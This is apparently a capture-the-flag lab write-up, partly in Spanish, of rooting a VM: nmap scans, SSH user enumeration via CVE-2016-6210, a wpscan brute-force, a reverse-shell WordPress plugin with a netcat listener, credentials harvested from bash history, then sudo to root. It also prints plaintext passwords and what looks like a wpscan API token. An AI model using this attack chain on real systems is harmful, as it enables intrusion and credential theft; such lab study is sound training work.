Maquina WebApp

Summary


Nmap:
Nmap, or Network Mapper, is a network scanning tool that's used for a variety of purposes.

wpscan:
WordPress Security Scanner.

Description

Encontramos que esta es la maquina que tenemos que atacar con la ip 192.168.56.101

```
┌──(charlyl㉿kali)-[~]
└─$ nmap 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-16 17:32 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-
dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00063s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT     STATE  SERVICE
20/tcp   closed ftp-data
21/tcp   open   ftp
22/tcp   open   ssh
53/tcp   open   domain
80/tcp   open   http
139/tcp  open   netbios-ssn
666/tcp  open   doom
3306/tcp open   mysql

Nmap scan report for 192.168.56.102
Host is up (0.000070s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap done: 256 IP addresses (2 hosts up) scanned in 11.85 seconds
```





```
PORT      STATE SERVICE     REASON         VERSION
21/tcp    open  ftp         syn-ack ttl 64 vsftpd 2.0.8 or later
22/tcp    open  ssh         syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
53/tcp    open  domain      syn-ack ttl 64 dnsmasq 2.75
80/tcp    open  http        syn-ack ttl 64 PHP cli server 5.5 or later
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
666/tcp   open  doom?       syn-ack ttl 64
3306/tcp  open  mysql       syn-ack ttl 64 MySQL 5.7.12-0ubuntu1
12380/tcp open  http        syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
```


```
Service Info: Host: RED; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
┌──(charlyl㉿kali)-[~]
└─$ nmap -sV --script=http-enum 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-16 21:26 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-
dns or specify valid servers with --dns-servers
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 30.90% done; ETC: 21:26 (0:00:07 remaining)
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 65.20% done; ETC: 21:26 (0:00:02 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.00050s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
20/tcp   closed ftp-data
21/tcp   open   ftp         vsftpd 2.0.8 or later
22/tcp   open   ssh         OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
53/tcp   open   domain      dnsmasq 2.75
80/tcp   open   http        PHP cli server 5.5 or later
139/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
666/tcp  open   tcpwrapped
3306/tcp open   mysql       MySQL 5.7.12-0ubuntu1
Service Info: Host: RED; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.88 seconds
```


```
┌──(charlyl㉿kali)-[~]
└─$ python3 ssh_enum.py 192.168.56.101 -u zoe --bytes 50000 --samples 12 --trials 1

User name enumeration against SSH daemons affected by CVE-2016-6210
Created and coded by 0_o (nu11.nu11 [at] yahoo.com), PoC by Eddie Harari

[*] Testing SSHD at: 192.168.56.101:22, Banner: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4
[*] Getting baseline timing for authenticating non-existing users.....
[*] Baseline mean for host 192.168.56.101 is 1.798411250114441 seconds.
[*] Baseline variation for host 192.168.56.101 is 0.13626730404228624 seconds.
[*] Defining timing of x < 2.2072131622413 as non-existing user.
[*] Testing your users ...
[+] zoe - timing: 30.07283353805542
```









wpscan --url https://192.168.56.101:12380/blogblog/wp-login.php/ -U john -P /usr/share/wordlists/rockyou.txt --disable-tls-checks







Index of /blogblog/wp-content/uploads

Name	Last modified	Size	Description
Parent Directory		-	
malicious.zip	2024-09-19 14:43	2.1K	
reverse-plugin.zip	2024-09-19 14:30	249	
reverse-plugin1.zip	2024-09-19 14:31	249	
reverse-plugin2.zip	2024-09-19 14:34	249	
reverse-plugin3.zip	2024-09-20 08:21	0	
reverse-plugin4.zip	2024-09-24 08:27	249	
revrese.php	2024-09-24 14:45	2.5K	
revrese1.php	2024-09-24 15:01	2.5K	

Apache/2.4.18 (Ubuntu) Server at 192.168.56.101 Port 12380


```
┌──(charlyl㉿kali)-[~]
└─$ sudo nc -lvnp 444
listening on [any] 444 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 50902
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
 17:28:54 up 2 min,  0 users,  load average: 0.25, 0.29, 0.13
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img.old
lib
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
```

```
$ pwd
/home
$ cat */.bash_history
```

```
sshpass -p thisimypassword ssh JKanode@localhost
apt-get install sshpass
sshpass -p JZQuyIN5 peter@localhost
```

```
┌──(root㉿kali)-[/home/charlyl]
└─# ssh peter@192.168.56.101
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
ED25519 key fingerprint is SHA256:eKqLSFHjJECXJ3AvqDaqSI9kP+EbRmhDaNZGyOrlZ2A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.56.101' (ED25519) to the list of known hosts.
──────────────────────────────────────────────────────────────
~          Barry, don't forget to put a message here          ~
──────────────────────────────────────────────────────────────
peter@192.168.56.101's password:
Welcome back!
```

```
red% sudo /bin/bash
root@red:~# ls
root@red:~#
```



Steps

Primero encontramos su pagina web en el puerto `12380` después buscamos su `robots.txt` que nos lleva a su WordPress , a partir de ahí usamos `wpscan` para saber directorios y usuarios.
Con esto obtuvimos usuarios y escogimos a `john` y le hacemos otro wpscan con `rockyou.txt` para sacar su contraseña que nos dio que fue `succesful` y su contraseña es `incorrect` , con esto entramos a WordPress y tenemos que subir un plug in con un `reverse Shell` creado en reverse Shell generator.
De de aquí sacamos el historial de comandos donde esta configurado un usuario con su contraseña para `ssh` ya teniendo esto entramos por ssh como `Peter` , corremos el comando `sudo /bin/bash` y nos hacemos root y buscamos la `flag.txt` y la encontramos.

Extra Material

https://www.revshells.com/

https://wp.geohome.com/wp-login.php

wpscan --url https://192.168.56.101:12380/blogblog -e vp,vt,u1-5,m1-15 --api-token 9lc4R9fkwWyGs53BUkTLb8PVlXQBaadb4lWB9LOsZmk --disable-tls-checks